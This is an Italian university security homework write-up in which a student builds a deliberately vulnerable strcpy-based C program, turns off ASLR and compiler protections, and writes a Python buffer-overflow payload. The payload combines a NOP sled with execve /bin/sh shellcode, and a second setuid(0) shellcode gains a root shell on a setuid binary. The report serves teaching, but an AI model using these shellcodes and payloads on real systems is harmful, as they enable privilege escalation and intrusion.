

Homework sicurezza - 1 Traccia



Autore: Simone La Bella

Matricola: 1995847

Data: 23/05/2024

Sistema operativo:

Kali linux 32bit



Introduzione



Setup



Buffer Overflow Attack

Shellcode

Payload



Ottenere root



Conclusion



Introduzione



Traccia 1 - Buffer Overflow

Realizzare un attacco di buffer overflow che permetta di aprire una shell su di un sistema target. A tale scopo si richiede sia di realizzare un programma vulnerabile ad un attacco di buffer overflow, sia di progettare e implementare la sequenza di byte che deve essere iniettata nel buffer per realizzare l'attacco. La shell deve essere eseguita con i privilegi del programma vulnerabile che viene sfruttato per il buffer overflow. (Opzionale) migliorare l'attacco provando a far guadagnare alla shell maggiori privilegi rispetto a quelli del programma di cui si è sfruttata la vulnerabilità.

Suggerimenti:

- Installare una versione di SO vulnerabile ad attacchi overflow ovvero disabilitare tutte le impostazioni del sistema operativo che permettono di prevenire attacchi di buffer overflow.

La traccia scelta era personalmente la più interessante delle 3, ed inoltre mi ha permesso di confrontarmi con:

- Aspetti di linux che non avevo mai affrontato
- Approfondire la gestione della memoria in C



Setup

Come sistema operativo è stato utilizzato Kali Linux.

E' stato scelto un sistema a 32 bit a causa della maggiore praticità di gestione degli indirizzi, nello specifico questo sistema permette di avere indirizzi a 32 bit, rendendo così lo spazio degli indirizzi minore ed inoltre evita l'utilizzo di indirizzi canonici, che sono una prerogativa dei sistemi 64 bit. Avere indirizzi più piccoli comporta una più semplice predizione degli indirizzi di memoria.

Per simulare un attacco di tipo buffer overflow è importante disabilitare la protezione della memoria (ASLR). Se abilitato (come di default), questo tipo di protezione randomizza le posizioni delle aree di memoria. E' necessario disabilitarlo ad ogni riavvio

```
sudo sysctl -w kernel.randomize_va_space=0
```

Il codice è allegato in uno zip contenente vari file:

- Il file con il codice vulnerabile

- Un file che permette di testare se il codice shellcode funziona effettivamente
- Due file, uno contiene il payload per abilitare il root e l'altro contiene la normale esecuzione (senza setuid)

I file in C sono già compilati.

Buffer Overflow Attack

Per l'attacco come prima cosa è importante scegliere il codice.

Io ho scelto di basare l'attacco sulla vulnerabilità della funzione `strcpy()`. La funzione nello specifico si occupa di copiare la stringa di origine in un'altra stringa di destinazione.

La vulnerabilità di `strcpy` si trova nel mancato controllo della grandezza del buffer di destinazione, quindi nel caso in cui la stringa di origine sia più grande della stringa di destinazione, questo porterà ad un segmentation fault, e quindi ad un comportamento inaspettato.

```
#vul.c

#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buffer[100];
    //copia la sorgente argv[1] (input) nel buffer
    strcpy(buffer, argv[1]);
    return 0;
}
```


Quando si compila il programma è importante inserire delle flag di compilazione che permettono di disabilitare alcune misure di sicurezza, permettendo una più facile sperimentazione.

```
gcc -z execstack -fno-stack-protector -mpreferred-stack-boundary=2 -no-pie -g -m32
    vuln.c -o vuln
```

- `-z execstack` : Questa opzione permette l'esecuzione di codice all'interno dello stack, cosa che normalmente non avviene per questioni di sicurezza
- `-fno-stack-protector` : Si occupa di disabilitare la protezione dello stack, che di default inseriscono 'canary values' tra i buffer e i dati di controllo dello stack, con lo scopo di rilevare buffer overflow
- `-mpreferred-stack-boundary=2` : Questa opzione imposta l'allineamento dello stack su un confine di 2^2 byte, cioè 4 byte. Riducendo l'allineamento, si possono creare condizioni più favorevoli per sfruttare vulnerabilità di overflow su sistemi a 32 bit
- `-no-pie` : Disabilita la generazione di eseguibili Position Independent Executable (PIE). Disabilitandolo, l'indirizzo di memoria del codice diventa fisso, facilitando la predizione degli indirizzi per un exploit
- `-g` : Include informazioni di debug nel file binario, rendendo più facile il debug.
- `-m32` : Compila il programma come un eseguibile a 32 bit.

Anatomia dello stack

- **Kernel**, che contiene i parametri della riga eseguita
- **Text**, contiene il codice effettivo
- **data**, dove vengono memorizzate le variabili
- **heap**, dove vengono localizzati file di grandi dimensioni
- **stack**, che si occupa di mantenere le variabili locali per ogni funzione.
Quando una nuova funzione viene chiamata, le variabili vengono pushate alla fine dello stack




Quando viene effettuata una chiamata ad una funzione, i parametri vengono inseriti nella parte superiore dello stack.

Una volta inseriti nello stack i parametri possono essere utilizzati dal programma, spostandoli nella memoria.

Avendo settato il buffer di memoria a 100 byte, possiamo copiare il contenuto di un input all'interno del buffer, e se l'input sarà superiore ai 100 byte questo andrà a sovrascrivere la memoria oltre i limiti del buffer.

Dopo l'esecuzione di `strcpy()`, lo stack sarà come in figura.



Esempio di esecuzione senza errori:

```
simolb@kali: ~/Desktop/hwSicurezza
File Actions Edit View Help
simolb@kali:~/Desktop/hwSicurezza$ ./vuln $(python -c 'print("A"*20)')
simolb@kali:~/Desktop/hwSicurezza$
```

Come detto in precedenza, se dovessimo passare una stringa superiore ai 100 byte, il programma inizierebbe a sovrascrivere il *base pointer*.

Se proviamo ad eseguire il programma passando in ingresso una stringa composta da $A \times 104 + B \times 4 + C \times 4$, creando quindi una stringa totale di 112 byte. Se ispezionassimo la memoria, potremmo notare che i registri fuori il buffer sono stati sovrascritti, in particolare il registro `$ebp` conterrà 'CCCC'.

```
simolb@kali: ~/Desktop/hwSicurezza
File Actions Edit View Help
gdb-peda$ r $(python -c "print('\x41'*104+'\x42\x42\x42'+'\x43\x43\x43')")
```

```

simolb@kali: ~/Desktop/hwSicurezza
File Actions Edit View Help

[----- registers -----]
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0xbffff260 ('ABBBBCCCC')
EDX: 0xbffff47 ('ABBBBCCCC')
ESI: 0xbffff010 → 0xbffff26a ("COLORFGBG=15;0")
EDI: 0xb7ffeb80 → 0x0
EBP: 0x42424242 ('BBBB')
ESP: 0xbffff50 → 0x0
EIP: 0x43434343 ('CCCC')
EFLAGS: 0x10292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
Invalid $PC address: 0x43434343
[----- stack -----]
0000| 0xbffff50 → 0x0
0004| 0xbffff54 → 0xbffff004 → 0xbffff1d3 ("/home/simolb/Desktop/hwSicurezza/vuln")
0008| 0xbffff58 → 0xbffff010 → 0xbffff26a ("COLORFGBG=15;0")
0012| 0xbffff5c → 0xbffff70 → 0xb7e23e34 → 0x223d2c ('','=')
0016| 0xbffff60 → 0xb7e23e34 → 0x223d2c ('','=')
0020| 0xbffff64 → 0x804907d (<_start+45>: jmp 0x8049162 <main>)
0024| 0xbffff68 → 0x2
0028| 0xbffff6c → 0xbffff004 → 0xbffff1d3 ("/home/simolb/Desktop/hwSicurezza/vuln")
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x43434343_in ?? ()

```

0x43 = 'C'

Quindi, con un input di 112 byte, vengono sovrascritti 12 byte oltre il buffer:

- 100 byte (buffer)
- 4 byte (Base Frame Pointer)
- 4 byte (Return Address)
- 4 byte aggiuntivi che potrebbero sovrascrivere altre variabili o dati sulla stack

Come possiamo notare, siamo riusciti ad ottenere il controllo del registro `$eip`, a questo punto possiamo inserire del codice malevolo.

Shellcode

E' importante scegliere lo shellcode corretto, per la nostra architettura. Lo shellcode è dipendente dall'architettura e dal sistema operativo.

Lo shellcode che ho scelto di utilizzare, che ricordiamo essere per un sistema x86 a 32 bit, è il seguente:

```

xor    eax, eax    ; Cancella il contenuto del registro eax
push   eax         ; Spinge un byte NULL sullo stack
push   0x68732f2f  ; Spinge la stringa "//sh" sullo stack
push   0x6e69622f  ; Spinge la stringa "/bin" sullo stack
mov     ebx, esp    ; ebx ora contiene l'indirizzo di /bin//sh
push   eax         ; Spinge un byte NULL sullo stack
mov     edx, esp    ; edx ora contiene l'indirizzo del byte NULL
push   ebx         ; Spinge l'indirizzo di /bin//sh sullo stack
mov     ecx, esp    ; ecx ora contiene l'indirizzo dell'indirizzo di /bin//sh
mov     al, 11      ; Il numero del syscall per execve è 11
int     0x80        ; Effettua la syscall

```

1. Cancella il registro eax:

- `xor eax, eax`

Questa istruzione esegue un'operazione XOR tra `eax` e `eax`, cancellando così il registro `eax` (impostando il suo valore a 0).

2. Spinge un byte NULL sullo stack:

- `push eax`

Poiché `eax` è stato appena cancellato (è 0), questa istruzione spinge un valore NULL (quattro byte di zero) sullo stack. Questo sarà usato come terminatore NULL per le stringhe.

3. Spinge la stringa "//sh" sullo stack:

- `push 0x68732f2f`

Questa istruzione spinge il valore esadecimale `0x68732f2f` sullo stack, che è la rappresentazione ASCII della stringa `//sh`. In formato little-endian, i caratteri vengono spinti in ordine inverso.

4. Spinge la stringa `/bin` sullo stack:

- `push 0x6e69622f`

Questa istruzione spinge il valore esadecimale `0x6e69622f` sullo stack, che è la rappresentazione ASCII della stringa `/bin`. In formato little-endian, i caratteri vengono spinti in ordine inverso.

5. `ebx` ora contiene l'indirizzo di `/bin/sh`:

- `mov ebx, esp`

Poiché lo stack cresce verso il basso, `esp` (il puntatore dello stack) ora punta all'inizio della stringa `/bin/sh`. Questa istruzione copia l'indirizzo attuale dello stack nel registro `ebx`.

6. Spinge un byte NULL sullo stack:

- `push eax`

Un'altra volta, questa istruzione spinge un valore NULL sullo stack, creando un terminatore NULL.

7. `edx` ora contiene l'indirizzo del byte NULL:

- `mov edx, esp`

`esp` ora punta al byte NULL appena spinto. Questa istruzione copia l'indirizzo attuale dello stack nel registro `edx`.

8. Spinge l'indirizzo di `/bin/sh` sullo stack:

- `push ebx`

Questa istruzione spinge il valore di `ebx` (che contiene l'indirizzo della stringa `/bin/sh`) sullo stack.

9. `ecx` ora contiene l'indirizzo dell'indirizzo di `/bin/sh`:

- `mov ecx, esp`

`esp` ora punta all'indirizzo di `/bin/sh` sullo stack. Questa istruzione copia l'indirizzo attuale dello stack nel registro `ecx`.

10. Il numero del syscall per `execve` è 11:

- `mov al, 11`

Questa istruzione carica il valore 11 nel registro `al`. Il numero di sistema per `execve` è 11 in Linux.

11. Effettua la chiamata di sistema:

- `int 0x80`

Questa istruzione esegue una chiamata di sistema interrompendo il flusso normale del programma e passando il controllo al kernel. Il kernel eseguirà la chiamata di sistema `execve` con i parametri specificati nei registri `ebx`, `ecx`, e `edx`.

Dopo aver scelto lo shellcode più appropriato, è possibile estrarre direttamente i bytes delle istruzioni ed unirli. In questo caso, questo è il risultato:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80
```

Il nostro obiettivo è quindi quello di far puntare `$eip` alla nostra shellcode. Per fare questo, passiamo il codice di shell come parametro della riga di comando in modo che finirà nel buffer.

Sovrascriveremo quindi il return address indicando un indirizzo di memoria nel buffer. Questo farà puntare il programma allo shellcode.

La memoria non ha un puntatore fisso ad un singolo indirizzo di memoria durante l'esecuzione, quindi non sappiamo esattamente su quale indirizzo verrà avviato il codice shell nel buffer.

Per risolvere questo problema, possiamo utilizzare il **NOP-sled**. Cioè una sequenza di no-operation che hanno come obiettivo far slittare il return address del programma al prossimo indirizzo di memoria, dove sarà presente nel nostro caso

lo shellcode. Non ci importa nello specifico dove si trova lo shellcode nel buffer per puntarlo con il return address.

Payload

Ora passiamo a creare il payload, ovvero la sequenza data in ingresso al programma che permette l'esecuzione della shellcode. In particolare il nostro payload sarà formato da:

- NOP-sled
- Shellcode (25 bytes)
- 20 x 'E', è importante che siano almeno 4 bytes, essendo che dopo dovrà contenere un indirizzo di memoria

Quindi se facciamo due conti, noi abbiamo 112 bytes disponibili, 25 sono della shellcode quindi $\rightarrow 112 - 25 = 87$ bytes

Agli 87 bytes rimanenti dobbiamo sottrarre i bytes delle 'E' $\rightarrow 87 - 20 = 67$ bytes.

Se inseriamo il payload da noi creato come input del programma, possiamo notare come il registro `$eip` ora contiene il return address.

```
#payload.py
import sys
import struct
nop = b'\x90'*67
shellcode = b'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
               \x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'
P = b'\x45\x45\x45\x45'*5

sys.stdout.buffer.write(nop+shellcode+P)
```

```
simolb@kali: ~/Desktop/hwSicurezza
gdb-peda$ r $(python payload.py)

[-----registers-----]
EAX: 0x0
EBX: 0x45454545 ('EEEE')
ECX: 0xbffff260 ('EEEEEEEEEE')
EDX: 0xbffff46 ('EEEEEEEEEE')
ESI: 0xbffff010 -> 0xbffff26b ('COLORFGBG=15;0')
EDI: 0xb7fffeb80 -> 0x0
EBP: 0x45454545 ('EEEE')
ESP: 0xbffffef50 -> 0x0
EIP: 0x45454545 ('EEEE')
EFLAGS: 0x10292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x45454545
[-----stack-----]
0000| 0xbffffef50 -> 0x0
0004| 0xbffffef54 -> 0xbffff004 -> 0xbffff1d4 ('/home/simolb/Desktop/hwSicurezza/vuln')
0008| 0xbffffef58 -> 0xbffff010 -> 0xbffff26b ('COLORFGBG=15;0')
0012| 0xbffffef5c -> 0xbffffef70 -> 0xb7e23e34 -> 0x223d2c ('', '='')
0016| 0xbffffef60 -> 0xb7e23e34 -> 0x223d2c ('', '='')
0020| 0xbffffef64 -> 0x804907d (<_start+45>: jmp 0x8049162 <main>)
0024| 0xbffffef68 -> 0x2
0028| 0xbffffef6c -> 0xbffff004 -> 0xbffff1d4 ('/home/simolb/Desktop/hwSicurezza/vuln')
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x45454545 in ?? ()
```

Ora ci basterà esaminare gli indirizzi di memoria che contengono il payload.

```
xdb-peda5 x/100x $sp-200
0xbffffee8: 0x0804c004 0x08048300 0x00000000 0x00000000
0xbffffee9: 0xb7c0de00 0xb7cad9c0 0x00000000 0xf63d42e2
0xbffffee8: 0xb7ffffc8 0x0804bfff 0xbffff010 0xb77feb80
0xbffffee8: 0xbffffe48 0xb7fdde00 0xbffffee0 0xb7cad9c0
0xbffffee8: 0x0804bfff 0x0804bfff 0xb7feb800 0x08049187
0xbffffee8: 0xbffffee0 0xbffff1fa 0x00000000 0x00000000
0xbffffee8: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffee8: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffee8: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffee8: 0x00000000 0x00000000 0x31909000 0x2f6850c0
0xbffffee8: 0x6686732f 0x6e66922f 0x8950e389 0xe18953d2
0xbffffee8: 0x80cd0bb0 0x45454545 0x45454545 0x45454545
0xbffffee8: 0x45454545 0x45454545 0x00000000 0xbffff004
0xbffffee8: 0xbffff010 0xbffffe70 0xb7e23e34 0x0804907d
0xbffffee8: 0x00000000 0xbffff004 0xb7e23e34 0xbffff010
0xbffffee8: 0xb7ffe780 0x00000000 0x00b853fe 0x705be9ee
0xbffffee8: 0x00000000 0x00000000 0x00000000 0xb77f8000
0xbffffee8: 0x00000000 0xad09e600 0xb7ffa300 0xb7c23bf6
0xbffffee8: 0xb7e23e34 0xb7c23d28 0xb7fccac4 0x0804bf04
0xbffffee8: 0xbffffeb8 0xb7ffff00 0x00000000 0xb7fdde00
0xbffffee8: 0xb7c23ca9 0x0804bfff 0x00000000 0x08049050
0xbffffee8: 0x00000000 0x08049078 0x0804907d 0x00000000
0xbffffee8: 0xbffff004 0x00000000 0x00000000 0xb7fd0c80
0xbffffee8: 0xbffffe00 0xb7ffa300 0x00000000 0xbffff1d4
0xbffffee8: 0xbffff1fa 0x00000000 0xbffff26b 0xbffff27a
```

Possiamo prendere un indirizzo nel NOP-sled, per far sì che il return address punti nel buffer. Nel mio caso ho scelto `0xbfffe08`. Per far leggere correttamente l'indirizzo al return address, l'indirizzo deve essere scritto in formato little-endian
→ `0x08efffbf`.

Ora all'interno del payload possiamo sostituire $5 \times 0x45454545$ con l'indirizzo ricavato $5 \times 0x08efffbf$, in modo che il return address punti nel NOP-sled.

```
#payload.py
import sys
import struct
nop = b'\x90'*67
shellcode = b'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'
P = b'\x45\x45\x45\x45'*5

addr = 0xbfffe08 + 0x40
'''

Se si vuole runnare il programma nel terminale di debug bisognerà
rimuovere il '+ 0x40'
'''

littleE = dist.to_bytes(length = 4, byteorder = "little")
eip = littleE*5

sys.stdout.buffer.write(nop+shellcode+eip)
```

Il calcolo del + 0x40 (64 in decimale) per eseguire il programma nella shell normale, è stato ricavato dopo da un thread su stackoverflow, nella quale si enunciava questa differenza di indirizzi fra gdb e il terminale normale, essendo che gdb utilizza un diverso numero di variabili e di parametri. Eseguendo la soluzione proposta dal thread è possibile ricavarsi il valore di 'offset'.

Durante l'esecuzione, a causa del nostro payload, ci sarà uno slide fino allo shellcode.

```
simolb@kali: ~/Desktop/hwSicurezza
File Actions Edit View Help

simolb@kali:~/Desktop/hwSicurezza
$ ./vuln $(python payload.py)
$ whoami
simolb
$
```

Esecuzione del programma con il payload calcolato come input.

Ottenere root


Nelle mie ricerche ho riscontrato problemi nel trovare informazioni su come ottenere i privilegi di root se il file non li ha già. Sono quindi riuscito, a monte delle mie ricerche, a trovare 2 metodi per questo problema:

1. Il primo metodo consiste nella rimozione della password per l'accesso a sudo, essendo un esperimento accademico, è possibile rimuovere la password per accedere ai privilegi di root. Nello specifico per la rimozione di password basterà eseguire i comandi come elencati. Il problema di questo metodo è ovviamente la fattibilità in una situazione reale

```
$sudo visudo
```

cercare la riga contenente '%sudo ALL=(ALL:ALL) ALL' e modificarla con:


```
%sudo ALL=(ALL:ALL) NOPASSWD: ALL
```



```
simolb@kali: ~/Desktop/hwSicurezza
(simolb@kali)-[~/Desktop/hwSicurezza]
$ ./vuln $(python payload.py)
$ whoami
simolb
$ sudo whoami
root
$
```

3. La seconda soluzione da me proposta, ed anche la migliore, consiste nell'esecuzione di uno shellcode che imposti il `setuid(0)` ovvero cambiando l'utente che sta eseguendo il file. Segue spiegazione:

- Prima di tutto ho dovuto abilitare i bit setuid essendo che il filesystem di default presente in kali, era stato montato con l'opzione `nosuid`. Tramite il comando `df -h` ho visionato tutti i file system montati, e ho individuato quello che contiene il file, ovvero `/dev/sda1`.



```
simolb@kali: ~/Desktop/hwSicurezza
(simolb@kali)-[~/Desktop/hwSicurezza]
$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            2.0G   0    2.0G   0% /dev
tmpfs           397M 1004K  396M   1% /run
/dev/sda1       24G   12G   11G  53% /
tmpfs           2.0G   0    2.0G   0% /dev/shm
tmpfs           5.0M   0    5.0M   0% /run/lock
tmpfs           397M  120K  397M   1% /run/user/1000
```

A questo punto ho proceduto a rimontare il filesystem contenente il file abilitando il suid, consentendo quindi l'utilizzo del bit setuid.

```
sudo mount -o remount,exec,suid /dev/sda1
```

- Dopo aver abilitato il bit setuid, ho cambiato il proprietario del file, impostando l'utente root, e poi ho impostato i permessi del file in modo che venga eseguito con i privilegi del proprietario del file e non con quelli dell'utente effettivo che sta eseguendo il processo.

```
sudo chown root:root vuln #cambio proprietario
```

```
sudo chmod 4755 vuln #cambio permessi
```

Eseguito il comando `ls -l` possiamo visualizzare i cambiamenti, ed è possibile visionare la 's', che indica il bit setuid abilitato.


```
simolb@kali: ~/Desktop/hwSicurezza
File Actions Edit View Help

(simolb@kali)-[~/Desktop/hwSicurezza]
$ ls -l vuln
-rwsr-xr-x 1 root root 15988 May 23 15:24 vuln
```

- Ora bisogna modificare lo shellcode per far sì che imposti il `setuid(0)`, ovvero che esegua il programma sotto utente root (allego shellcode eseguito). Nel progetto ho creato due script, uno che mi avvia il programma normalmente, permettendomi di accedere alla shell, ed una seconda versione che mi permette di impostare il `setuid` e quindi avviare il programma come root.

```
\x31\xdb\x6a\x17\x58\xcd\x80\xf7\xe3\xb0\x0b\x31\xc9\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80'
```

Avendo modificato lo shellcode, che ora è di 28 byte, è stato necessario rieffettuare i calcoli per il NOP-sled.

Ora possiamo eseguire il nostro file:

```
simolb@kali: ~/Desktop/hwSicurezza
File Actions Edit View Help

(simolb@kali)-[~/Desktop/hwSicurezza]
$ ./vuln $(python payloadRoot.py)
# whoami
root
#
```

💡 Conclusione

Lo scopo di questo homework era quello di effettuare del lavoro pratico inerente ad un attacco informatico, ovviamente l'ambiente di attacco è accademico e non reale, avendo disabilitato tutti i tipi di sicurezza disponibili che avrebbero potuto portare problemi. Inoltre ho utilizzato la funzione `strcpy()` nel file, che ormai è stata deprecata per passare all'utilizzo della funzione `strncpy()`, che controlla a priori la dimensione dell'input.